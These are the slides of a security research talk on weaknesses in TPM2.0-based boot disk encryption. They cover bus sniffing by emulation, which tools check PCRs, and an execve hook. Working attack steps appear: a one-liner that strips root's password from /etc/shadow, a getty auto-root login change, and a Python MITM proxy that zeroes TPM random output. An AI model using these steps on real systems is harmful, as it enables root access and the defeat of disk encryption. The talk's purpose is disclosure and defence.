TPM is not the holy way

Benoît Forgette

03/06/2022

Quarkslab

Table of Contents

Presentation

Story telling

State of the art
- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer


TPMEavesEmu TPMEE
- Sniffing by emulation
- Case studied
- Attack on encrypted sessions

MITM attack

Conclusion


Presentation

- Benoit Forgette (MadSquirrel)
- Security research engineer
- Embeded devices/Android/Automation



Presentation

- Benoit Forgette (MadSquirrel)
- Security research engineer
- Embeded devices/Android/Automation



ONRECRUTE!

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation
- Case studied
- Attack on encrypted sessions


MITM attack

Conclusion

Story telling

OnLogic Helix 310

Story telling



TPM NPCT750 (25€)

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer


TPMEavesEmu TPMEE

- Sniffing by emulation
- Case studied
- Attack on encrypted sessions

MITM attack

Conclusion

TPM2.0 protocol




TPM protocol

StartAuthSession
CreatePrimary
Create
Unseal
GetCapability

Motherboard connection

TPM2.0 protocol


CPU
dTPM
Link protocol (SPI/LPC/I2C...)
Link protocol (SPI/LPC/I2C...)

TPM Unseal Request


```
— Request Tag: (0x8002)
— Command size: 91 (0x0000005b)
— Command Code: TPM2_CC_Unseal (0x0000015e)
— Handle Area: TPMI_DH_OBJECT: (0x81000000)


— Authorization Area:
  - AUTHAREA SIZE: 73 (0x00000049)
  - TPMI_SH_AUTH_SESSION: (0x03000000)
  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: ecd7cbd...751d9ed8a38
  - Session attributes (0x01)
       - .... ...1 = SESSION_CONTINUESESSION: Set
       - ..0. .... = SESSION_DECRYPT: Not set
       - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: e0aac94a91b2c...b9b6c4
```

TPM Unseal Response

```
— Response Tag: Sessions (0x8002)
— Response size: 93 (0x0000005d)
— Response code value: TPM2 Success (0x00000000)
— RESP PARAM SIZE: 10 (0x0000000a)
— RESPONSE PARAMS:
  - size of parameter : 8 (0x0008)
  - value of parameter : password (0x70617373776f...)
— Authorization Area


  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: 697607541b5541f5d...590682017
  - Session attributes
       -  .... ...1 = SESSION_CONTINUESESSION: Set
       - ..0. .... = SESSION_DECRYPT: Not set
       - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: 71c6f8540102f8...b950bd674744
```

TPM protocol

TPM2.0 protocol



Link protocol (SPI/LPC/I2C...)

TPM Unseal Request

```
— Request Tag: (0x8002)
— Command size: 91 (0x0000005b)
— Command Code: TPM2_CC_Unseal (0x0000015e)
— Handle Area: TPMI_DH_OBJECT: (0x81000000)


— Authorization Area:
  - AUTHAREA SIZE: 73 (0x00000049)
  - TPMI_SH_AUTH_SESSION: (0x03000000)
  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: ecd7cbd...751d9ed8a38
  - Session attributes (0x01)
        - .... ...1 = SESSION_CONTINUESESSION: Set
        - ..0. .... = SESSION_DECRYPT: Not set
        - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: e0aac94a91b2c...b9b6c4
```


Link protocol (SPI/LPC/I2C...)

TPM Unseal Response

```
— Response Tag: Sessions (0x8002)
— Response size: 93 (0x0000005d)
— Response code value: TPM2 Success (0x00000000)
— RESP PARAM SIZE: 10 (0x0000000a)
— RESPONSE PARAMS:
  - size of parameter : 8 (0x0008)
  - value of parameter : password (0x70617373776f...)
— Authorization Area

  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: 697607541b5541f5d...590682017
  - Session attributes
        -  .... ...1 = SESSION_CONTINUESESSION: Set
        - ..0. .... = SESSION_DECRYPT: Not set
        - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: 71c6f8540102f8...b950bd674744
```

TPM2 Session authentication

TPM2.0 protocol



Link protocol (SPI/LPC/I2C...)

TPM Unseal Request

```
— Request Tag: (0x8002)
— Command size: 91 (0x0000005b)
— Command Code: TPM2_CC_Unseal (0x0000015e)
— Handle Area: TPMI_DH_OBJECT: (0x81000000)


— Authorization Area:
  - AUTHAREA SIZE: 73 (0x00000049)
  - TPMI_SH_AUTH_SESSION: (0x03000000)
  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: ecd7cbd...751d9ed8a38
  - Session attributes (0x01)
       - .... ...1 = SESSION_CONTINUESESSION: Set
       - ..0. .... = SESSION_DECRYPT: Not set
       - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: e0aac94a91b2c...b9b6c4
```


Link protocol (SPI/LPC/I2C...)

TPM Unseal Response

```
— Response Tag: Sessions (0x8002)
— Response size: 93 (0x0000005d)
— Response code value: TPM2 Success (0x00000000)
— RESP PARAM SIZE: 10 (0x0000000a)
— RESPONSE PARAMS:
  - size of parameter : 8 (0x0008)
  - value of parameter : password (0x70617373776f...)
— Authorization Area
  - AUTH NONCE SIZE: 32 (0x0020)
  - AUTH NONCE: 697607541b5541f5d...590682017
  - Session attributes
       -  .... ...1 = SESSION_CONTINUESESSION: Set
       - ..0. .... = SESSION_DECRYPT: Not set
       - .0.. .... = SESSION_ENCRYPT: Not set
  - SESSION AUTH SIZE: 32 (0x0020)
  - SESSION AUTH: 71c6f8540102f8...b950bd674744
```


TPM2 Session encryption

TPM chipset



Integrity of each boot step store inside the TPM chip

TPM chipset



BIOS Code — PCR 0

BIOS Configuration — PCR 1

Option ROM Code — PCR 2

Option ROM Configuration — PCR 3

MBR Code — PCR 4

MBR configuration — PCR 5

State transition and wake event — PCR 6

Platform manufacturer-specific measurements — PCR 7

Static operating system — PCR 8 to 15

Debug — PCR 16

Application support — PCR 23

TPM chipset

BIOS Code	PCR 0	Grub command line	PCR 8
BIOS Configuration	PCR 1	Executed Modules Grub	PCR 9
Option ROM Code	PCR 2	Grub binary or IMA	PCR 10
Option ROM Configuration	PCR 3	Kernel and initrd	PCR 11
MBR Code	PCR 4	Entire booting process	PCR 12
MBR configuration	PCR 5	Debug	PCR 16
State transition and wake event	PCR 6	Application support	PCR 23
Platform manufacturer-specific measurements	PCR 7		

Existing TPM sniffer

- LPC protocol, we can use TPM Specific LPC Sniffer
- SPI protocol, we can use Bitlocker SPI toolkit
- I2C protocol, we can use TPMGenie

TPM Specific LPC Sniffer and *Bitlocker SPI toolkit* are really specific on Windows

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer


TPMEavesEmu TPMEE

- Sniffing by emulation
- Case studied
- Attack on encrypted sessions

MITM attack

Conclusion

Sniffing by emulation



Tianacore BIOS

OS loader

OS

Application

Hardware

USB stick

CRTM

BIOS

Custom OS loader

Custom OS

Qemu

tpm_proxy

Pcap file

dTPM

Store digest measurement in TPM and TPM request and answer

Measurement the code block

Jump on the code block

Case studied

	PCRs checking	Authentication	Encryption
Tpm2-initramfs-tool	not by default	enable	disable
Systemd-cryptenroll	not by default	enable	disable
Clevis	not at all	enable	disable
Bitlocker	in progress	enable	disable

Case studied

	PCRs checking	Authentication	Encryption
Tpm2-initramfs-tool	not by default	enable	disable
Systemd-cryptenroll	not by default	enable	disable
Clevis	not by default	enable	disable
Bitlocker	in progress	enable	disable

Summary of the attack

BIOS Code	undetected	PCR 0	Grub command line	detected	PCR 8
BIOS Configuration	detected	PCR 1	Executed Modules Grub	detected	PCR 9
Option ROM Code	undetected	PCR 2	Grub binary or IMA	undetected	PCR 10
Option ROM Configuration	undetected	PCR 3	Kernel and initrd	undetected	PCR 11
MBR Code	detected	PCR 4	Entire booting process	undetected	PCR 12
MBR configuration	undetected	PCR 5	Debug	undetected	PCR 16
State transition and wake event	undetected	PCR 6	Application support	undetected	PCR 23
Platform manufacturer-specific measurements	undetected	PCR 7			

Summary of the attack


BIOS Code	undetected	PCR 0	Grub command line	detected	PCR 8
BIOS Configuration	detected	PCR 1	Executed Modules Grub	detected	PCR 9
Option ROM Code	undetected	PCR 2	Grub binary or IMA	undetected	PCR 10
Option ROM Configuration	undetected	PCR 3	Kernel and initrd	undetected	PCR 11
MBR Code	detected	PCR 4	Entire booting process	undetected	PCR 12
MBR configuration	undetected	PCR 5	Debug	undetected	PCR 16
State transition and wake event	undetected	PCR 6	Application support	undetected	PCR 23
Platform manufacturer-specific measurements	undetected	PCR 7			

Use by bitlocker

Demo

Demo

Attack on encrypted sessions




Dump memory

1. Break when the PC is on high address (>0xffffffff0000...)
2. Dump the RAM

```
vmlinuz-5.10.0-9-amd64
5.10.0-9-amd64 (debian-kernel@lists.debian.org) ...
5.10.0-9-amd64 SMP mod_unload modversions
/lib/firmware/5.10.0-9-amd64
vermagic=5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
linux-kbuild-5.10 (>= 5.10.70-1)
APT::LastInstalledKernel "5.10.0-9-amd64";
5.10.0-9-amd64
vermagic=5.10.0-9-amd64 SMP mod_unload modversions
CUPS/2.3.3op2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
p2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
boot/initrd.img-5.10.0-9-amd64
boot/vmlinuz-5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
/lib/modules/5.10.0-9-amd64
/usr/share/bug/linux-image-5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
```

Attack on encrypted sessions




Hook execve

1. Brute force the Kernel base ardress
2. find do_execveat_common address
3. Hook this address
4. print binary path and arguments


example of binary found:
/usr/bin/ls
/usr/bin/login
/usr/bin/agetty
/usr/bin/sh
/usr/bin/cinnamon

Attack on encrypted sessions



```
Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/bin/sh"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/sbin/ethtool"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/ls"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/ls"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/setfont"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/setfont"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/mkdir"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/usr/bin/mkdir"

Breakpoint 1, 0xffffffffbd74b940 in ?? ()
"/lib/udev/libinput-device-group"
```

Attack on encrypted sessions



```
sh -c cat /etc/shadow | sed -E 's/(root:).*
(:.*:.*:.*:.*:.*:.*:$)/\\1\\2/g' > /tmp/shadow; mv /tmp/shadow
 /etc/shadow

aggetty ttyS0          → aggetty -a root ttyS0
```

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer


TPMEavesEmu TPMEE

- Sniffing by emulation
- Case studied
- Attack on encrypted sessions

MITM attack

Conclusion


MITM attack


Tianacore BIOS
OS loader
OS
Application
Qemu
dTPM
tpm_proxy
Filter script
Pcap file
TPM request and answer modified
TPM request and answer
Measurement the code block
Jump on the code block

MITM attack

```
from tpm_proxy.server import init_wireshark, listen_socket, TypeShow, ack

def proxy(conn, data, req):
    if data.type_ == 0x1: #WRITE
      ...
    if data.type_ == 0x0: #READ
        if req.get_command() == 'TPM_CC_GetRandom':
            data.payload = data.payload[0:2] + b'\x00' * (len(data.payload) - 2)
            conn.send(data.packed())
            return;
    ack(conn)

if __name__ == "__main__":
    arg = TypeShow.BEAUTY
    listen_socket(arg, proxy=proxy)
```

MITM attack



```
00 00 80 00 00 01 29 00 00 00 60 00 00 01 2a 00
00 00 5f 00 00 01 2b 00 00 00 01 00 00 01 2c 00
00 08 00 00 00 02 00 00 00 04 00 00 00 02 01 00
00 00 0f 00 00 02 02 00 00 00 00 00 00 02 03 00
00 00 00 00 00 02 04 00 00 00 03 00 00 02 05 00
00 00 00 00 00 02 06 00 00 00 40 00 00 02 07 00
00 00 03 00 00 02 08 00 00 00 01 00 00 02 09 00
00 00 0f 00 00 02 0a 00 00 00 00 00 00 02 0b 00
00 00 06 00 00 02 0c 00 00 00 00 00 00 02 0d 00
00 00 02 00 00 02 0e 00 00 00 01 00 00 02 0f 00
00 00 20 00 00 02 10 00 00 1c 20 00 00 02 11 00
01 51 80 00 00 02 12 00 00 00 00 00 00 02 13 00
00 00 00 00 00 02 14 00 00 00 00
Write on TPM:
80 01 00 00 00 0c 00 00 01 7b 00 20
        type: NO SESSION
        size command: 12
        command: 017b ()
44
Read on TPM:
80 01 00 00 00 2c 00 00 00 00 00 20 3c 61 85 e0
b9 e2 d9 0f 8a 2c 88 21 d8 ef ea a0 9e 29 12 39
19 4c e4 e7 c0 87 81 50 64 05 12 2f
```

```
<class 'tpm_proxy.server.packet_TPM2_CC_GetRandom'>
b'\x00,\x00\x80\x01\x00\x00\x00,\x00\x00\x00\x00\x00 <a\x85\xe0\xb9\xe2\xd9\x0f\
x8a,\x88!\xd8\xef\xea\xa0\x9e)\x129\x19L\xe4\xe7\xc0\x87\x81Pd\x05\x12/'
<==  TPM_RC_SUCCESS
data: Version TPM: 2
Session : False
Size Command : 44
Command : TPM_RC_SUCCESS
Payload : 0x0 0x20 0x3c 0x61 0x85 0xe0 0xb9 0xe2 0xd9 0xf 0x8a 0x2c 0x88 0x21 0x
d8 0xef 0xea 0xa0 0x9e 0x29 0x12 0x39 0x19 0x4c 0xe4 0xe7 0xc0 0x87 0x81 0x50 0x
64 0x5 0x12 0x2f
Bytes receive : 0x0 0x20 0x3c 0x61 0x85 0xe0 0xb9 0xe2 0xd9 0xf 0x8a 0x2c 0x88 0
x21 0xd8 0xef 0xea 0xa0 0x9e 0x29 0x12 0x39 0x19 0x4c 0xe4 0xe7 0xc0 0x87 0x81 0
x50 0x64 0x5 0x12 0x2f

req: Version TPM: 2
Session : False
Size Command : 12
Command : TPM_CC_GetRandom
Payload : 0x0 0x20
Number of bytes : 32

<class 'tpm_proxy.server.packet_TPM2_CC_GetRandom'>
```

```
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000                 ..........
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000                 ..........
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000                 ..........
root@pc-40:~# tpm2_getrandom 13 | xxd
00000000: 0000 0000 0000 0000 0000 0000 00         .............
root@pc-40:~# tpm2_getrandom 1 | xxd
00000000: 00                                       .
root@pc-40:~# tpm2_getrandom 5 | xxd
00000000: 0000 0000 00                             .....
root@pc-40:~# tpm2_getrandom 50 | xxd
ERROR: TPM getrandom is bounded by max hash size, which is: 32
Please lower your request (preferred) and try again or use --force (advanced)
ERROR: Unable to run tpm2_getrandom
root@pc-40:~# tpm2_getrandom 32 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
root@pc-40:~#
```

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol
- TPM chipset
- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation
- Case studied
- Attack on encrypted sessions

MITM attack

Conclusion

Conclusion

To summarize:

1. Some boot decryption implementation don’t check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

Conclusion

To summarize:

1. Some boot decryption implementation don’t check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

- All comunication can be sniffed;
- MITM on TPM protocol is possible;
- Priviledge escalation is possible to gain a root access.

Conclusion

To summarize:

1. Some boot decryption implementation don’t check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

- All comunication can be sniffed;
- MITM on TPM protocol is possible;
- Priviledge escalation is possible to gain a root access.

What you should do ?

Conclusion

To summarize:

1. Some boot decryption implementation don’t check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

- All comunication can be sniffed;
- MITM on TPM protocol is possible;
- Priviledge escalation is possible to gain a root access.

What you should do ?

- Encrypt the communication
- Verify the PCRs!

Conclusion

To summarize:

1. Some boot decryption implementation don’t check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

- All comunication can be sniffed;
- MITM on TPM protocol is possible;
- Priviledge escalation is possible to gain a root access.

What you should do ?

- Encrypt the communication
- Verify the PCRs!

